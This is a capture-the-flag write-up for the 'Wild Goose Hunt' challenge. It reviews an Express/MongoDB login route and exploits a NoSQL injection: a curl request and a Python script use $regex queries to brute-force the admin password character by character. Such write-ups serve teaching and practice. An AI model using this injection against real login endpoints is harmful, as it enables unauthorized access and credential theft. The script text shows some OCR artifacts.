
Wild Goose Hunt



Analyzing the source files

The downloadable config comes with an entrypoint.sh file. It appears to add a user called admin with the password set as our flag. This will most likely be our endstate target.

```
$cat entrypoint.sh
#!/bin/ash
...snip...
mongo heros --eval "db.createCollection('users')"
mongo heros --eval 'db.users.insert( { username: "admin", password:
"CHTB{f4k3_fl4g_f0r_t3st1ng}"} )'
```

Our index.js file shows us the database will be running on localhost:27017/heros. It also shows us that any url requested outside of the defined (Directory fuzzing) will result in a 404 response.

```
cat challenge/index.js
const express    = require('express');
const app        = express();
const bodyParser = require('body-parser');
const routes     = require('./routes');
const mongoose   = require('mongoose');
```

```
mongoose.connect('mongodb://localhost:27017/heros', { useNewUrlParser: true ,
useUnifiedTopology: true });

...snip...

app.use(routes);

app.all('*', (req, res) => {
    return res.status(404).send({
        message: '404 page not found'
...snip...
```

In the routes directory we have another index.js file. It appears we have two browsable directories */* and */api/login*. The */api/login* page takes a post request and does some validation on the user for login through a mondb find.() request. Basically, if the username and password values match the database values, it will return with login successful.

```
cat challenge/routes/index.js
const express = require('express');
const router  = express.Router();
const User    = require('../models/User');

router.get('/', (req, res) => {
    return res.render('index');
});

router.post('/api/login', (req, res) => {
    let { username, password } = req.body;

    if (username && password) {
        return User.find({
            username,
            password
        })
            .then((user) => {
                if (user.length == 1) {
                    return res.json({logged: 1, message: `Login Successful,
welcome back ${user[0].username}.` });
                } else {
```

```
                    return res.json({logged: 0, message: 'Login Failed'});
                }
            })
            .catch(() => res.json({ message: 'Something went wrong'}));
    }
    return res.json({ message: 'Invalid username or password'});
});

module.exports = router;
```

Exploitation

We can change the content type header to allow us to insert regex into the mongodb find function. Using regex, we can brute force the flag one character at a time.

```
Request:
curl http://localhost:1337/api/login -X POST -H "Content-Type:application/json"
-d '{"username":"admin","password": {"$regex": "CHTB{f" }}'

Response:
{"logged":1,"message":"Login Successful, welcome back admin.
```

Using this knowledge, lets build a python script to recover the flag. Our script will run through each ascii character and check for the proper response. If given the proper response, we append it to the flag. Finally, we continue to do this until the entire flag is recovered.

```
#curl http://localhost:1337/api/login -X POST -H "Content-
Type:application/json" -d '{"username":"admin","password": {"$regex": "CHTB{f"
}}'



import requests



#Chars that give false positives
```

```
bad = (36,42,43,46,63,124)



#Set up our connection and header type

url = 'http://188.166.145.178:32498/api/login'

hdr = { 'Content-Type' : 'application/json' }



#Create list to contain flag

flag = list()




while True:

    #Iterate through the ascii range while avoiding bad chars

    for i in \[x for x in range(31,127) if x not in bad \]:

    c = chr(i)

    test\_flag = ''.join(flag) + c

    unpw = '{"username":"admin","password": {"$regex": "CHTB{%s" }}' %
test\_flag

    req = requests.post(url\=url, headers\=hdr, data\=unpw)

    #Check to see if we got the correct char

    if "welcome back admin" in req.text:

        flag.append(c)
```

```
        print(flag)

    #Check for last value in flag and print final product

    if flag\[-1\] == "}":

        winner\_flag = ''.join(flag)

        print("Flag: CHTB{%s" % winner\_flag)

        break
```